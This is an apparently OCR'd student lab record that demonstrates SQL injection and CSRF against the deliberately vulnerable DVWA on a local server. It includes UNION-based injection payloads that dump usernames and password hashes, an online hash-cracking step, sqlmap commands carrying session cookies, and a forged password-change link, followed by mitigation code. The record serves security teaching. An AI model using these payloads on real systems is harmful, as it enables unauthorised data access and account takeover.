Exercise 11

Ex. No.: 10

Perform Cross-site Request Forgery (CSRF) Attack

Aim:

To demonstrate a Cross-Site Request Forgery (CSRF) attack using the Damn Vulnerable Web

Application (DVWA) running on XAMPP

Tools:

XAMPP (Apache + MySQL + PHP)

DVWA (Damn Vulnerable Web Application)

SQL Injection:

WHERE (username = 'admin' AND password = '') OR 1=1 OR ''

Id =1

http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#

```
$id = $_REQUEST[ 'id' ];
   switch ($_DVWA['SQLI_DB']) {
      case MYSQL:
         // Check database
         $query = "SELECT first_name, last_name FROM users WHERE user_id = '$
id';";
```

Get Database:

Data base available in dvwa

Query:

1’ union select 1, table_schema from information_schema.tables union select 1, ‘1

Meaning:

The leading ' closes the application’s open quote.

UNION SELECT 1, table_name — returns two columns to match id, title.

FROM information_schema.tables WHERE table_schema = 'dvwa' — restricts to the dvwa schema.

-- comments out the remainder of the original SQL to avoid syntax errors.

Get tables:

classic UNION-based SQL injection attempt intended to enumerate database metadata

Query:

1’ union select 1, table_name from information_schema.tables where table_schema= ‘dvwa’ union select 1, ‘1

Close an existing quoted value in the original query (1'),

Append rows from information_schema.tables (specifically the table_schema column) to the original

result set using UNION SELECT, and

Add another UNION SELECT that supplies a harmless row (1, '1') to match column/type

requirements or confuse filters.

User account will be in users table

Get Column information of the table

Get Columns:

Query:

1’ union select 1, column_name from information_schema.columns where table_schema =’dvwa’ and table_name =

‘users’ union select 1, ‘1

Get Username and Password:

Query: 1’ union select 1,concat(user, “:”,password) from dvwa.users union select 1,’1

Table columns

User id First_name Last_name User password

username password:

admin: 5f4dcc3b5aa765d61d8327deb882cf99

use crackstation.net

Mitigation:

1.Escape when quotations are encountered

```
$id = $_POST[ 'id' ];
    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);
```

2. Sanitize input and validate it

```
$id = $_GET[ 'id' ];
    // Was a number entered?
    if(is_numeric( $id )) {
        $id = intval ($id);
        switch ($_DVWA['SQLI_DB']) {
```



```
          case MYSQL:
              // Check the database
              $data = $db-
>prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;
' );
              $data->bindParam( ':id', $id, PDO::PARAM_INT );
```

Open Zap

In browser 127.0.0.1/DAWN enter admin:password

ZAP captures the request

It has session id

Download SQLMAP

Unzip go that folder

Cd C:\Users\balus\Downloads\sqlmap

Python sqlmap.py -h

python sqlmap.py -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --

cookie="PHPSESSID=g833nc5k1lcj0nnggvumnfj1o4; security=low" --proxy="http://localhost:8080"

-dbs

security=low; PHPSESSID=g833nc5k1lcj0nnggvumnfj1o4

-D dvwa –tables

CSRF:

Cross site Request forgery:

Department of Computer Science and Engineering (Cyber Security)/CR23331

<textarea>hello</textarea>

Department of Computer Science and Engineering (Cyber Security)/CR23331

http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=temp123&password_conf=temp123&C

hange=Change#

enter temp123

<a

href="http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked


&Change=Change#">Click Here


Open in zap browser

Result:

After the victim (still logged into DVWA) visits the attacker page, the target action executes automatically.

Screenshots





User ID: Submit

```
ID: 1' union select 1, table_schema from information_schema.tables union select 1, '1
First name: admin
Surname: admin

ID: 1' union select 1, table_schema from information_schema.tables union select 1, '1
First name: 1
Surname: information_schema

ID: 1' union select 1, table_schema from information_schema.tables union select 1, '1
First name: 1
Surname: dvwa

ID: 1' union select 1, table_schema from information_schema.tables union select 1, '1
First name: 1
Surname: 1
```

User ID: Submit

```
ID: 1' union select 1, table_name from information_schema.tables where table_schema= 'dvwa' union select 1, '1
First name: admin
Surname: admin

ID: 1' union select 1, table_name from information_schema.tables where table_schema= 'dvwa' union select 1, '1
First name: 1
Surname: guestbook

ID: 1' union select 1, table_name from information_schema.tables where table_schema= 'dvwa' union select 1, '1
First name: 1
Surname: users

ID: 1' union select 1, table_name from information_schema.tables where table_schema= 'dvwa' union select 1, '1
First name: 1
Surname: 1
```

User ID: Submit

```
ID: 1' union select 1, column_name from information_schema.columns where table_schema ='dvwa'  and table_name = 'users' union select 1, '1
First name: admin
Surname: admin

ID: 1' union select 1, column_name from information_schema.columns where table_schema ='dvwa'  and table_name = 'users' union select 1, '1
First name: 1
Surname: user_id

ID: 1' union select 1, column_name from information_schema.columns where table_schema ='dvwa'  and table_name = 'users' union select 1, '1
First name: 1
Surname: first_name

ID: 1' union select 1, column_name from information_schema.columns where table_schema ='dvwa'  and table_name = 'users' union select 1, '1
First name: 1
Surname: last_name

ID: 1' union select 1, column_name from information_schema.columns where table_schema ='dvwa'  and table_name = 'users' union select 1, '1
First name: 1
Surname: user

ID: 1' union select 1, column_name from information_schema.columns where table_schema ='dvwa'  and table_name = 'users' union select 1, '1
First name: 1
Surname: password
```

User ID: Submit

```
ID: 1' union select 1,concat(user, ":",password) from dvwa.users union select 1,'1
First name: admin
Surname: admin

ID: 1' union select 1,concat(user, ":",password) from dvwa.users union select 1,'1
First name: 1
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select 1,concat(user, ":",password) from dvwa.users union select 1,'1
First name: 1
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' union select 1,concat(user, ":",password) from dvwa.users union select 1,'1
First name: 1
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select 1,concat(user, ":",password) from dvwa.users union select 1,'1
First name: 1
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select 1,concat(user, ":",password) from dvwa.users union select 1,'1
First name: 1
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select 1,concat(user, ":",password) from dvwa.users union select 1,'1
First name: 1
Surname: 1
```

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```


I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password






ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	Proxy	12/09/25, 12:22:39 pm	GET	http://127.0.0.1/DVWA	301	Moved Permanently	6 ms	329 bytes	Low		
3	Proxy	12/09/25, 12:22:39 pm	GET	http://127.0.0.1/DVWA/	302	Found	15 ms	0 bytes	Low		SetCookie
5	Proxy	12/09/25, 12:22:39 pm	GET	http://127.0.0.1/DVWA/login.php	200	OK	12 ms	1,342 bytes			
6	Proxy	12/09/25, 12:22:39 pm	GET	http://127.0.0.1/DVWA/dvwa/css/login.css	200	OK	3 ms	842 bytes	Low		
12	Proxy	12/09/25, 12:22:47 pm	POST	http://127.0.0.1/DVWA/login.php	302	Found	22 ms	0 bytes	Low		SetCookie
13	Proxy	12/09/25, 12:22:47 pm	GET	http://127.0.0.1/DVWA/index.php	200	OK	9 ms	6,497 bytes			
14	Proxy	12/09/25, 12:22:47 pm	GET	http://127.0.0.1/DVWA/dvwa/js/add_event_listeners.js	200	OK	81 ms	593 bytes	Low		
15	Proxy	12/09/25, 12:22:47 pm	GET	http://127.0.0.1/DVWA/dvwa/css/main.css	200	OK	110 ms	5,096 bytes			
17	Proxy	12/09/25, 12:22:47 pm	GET	http://127.0.0.1/DVWA/dvwa/js/dvwaPage.js	200	OK	329 ms	1,240 bytes	Low		Comment
21	Proxy	12/09/25, 12:26:08 pm	GET	http://127.0.0.1/DVWA/vulnerabilities/sqli/	200	OK	26 ms	4,665 bytes	Medium		AntiCSRF, Form, Hidden, ..

Quick Start | Request | Response | Requester


Header: Text | Body: Text

```
GET http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=g833nc5k11cj0nnggvumnfj1o4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```




```
power@SHIBU-HOME MINGW64 ~/Desktop/sqlmap
$ python sqlmap.py -u "http://dvwa.test/vulnerabilities/sqli/?id=1&Submit
=Submit" --cookie="PHPSESSID=g076cnolube4qpmin7vp174or5; security=low" --
proxy="http://localhost:8080"
```

```
[12:38:33] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:38:33] [INFO] fetching database names
available databases [13]:
[*] binod
[*] cmsysv2
[*] cmsysv2_new
[*] cmsysv4
[*] dhundo
[*] dvwa
[*] information_schema
[*] mocker
[*] mysql
[*] payments_rcoe
[*] performance_schema
[*] rcoe_moodle
[*] sys
```




```
<h3>Change your admin password:</h3>
<br>
<div id="test_credentials">…</div>
<br>
<form action="#" method="GET">
" New password:"
<br>
<input type="password" autocomplete="off" name="password_new">
<br>
" Confirm new password:"
<br>
<input type="password" autocomplete="off" name="password_conf">
<br>
<br> == $0
<input type="submit" value="Change" name="Change">
```

```
<!DOCTYPE html>
<html lang="en-GB"> scroll
<head>…</head>
<body class="home light">
<div id="container">
<div id="header">…</div>
<div id="main_menu">…</div>
<div id="main_body"> == $0
<div class="body_padded">
<h1>Vulnerability: Cross Site Request Forgery (CSRF)
```

Add attribute

Edit as HTML

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

name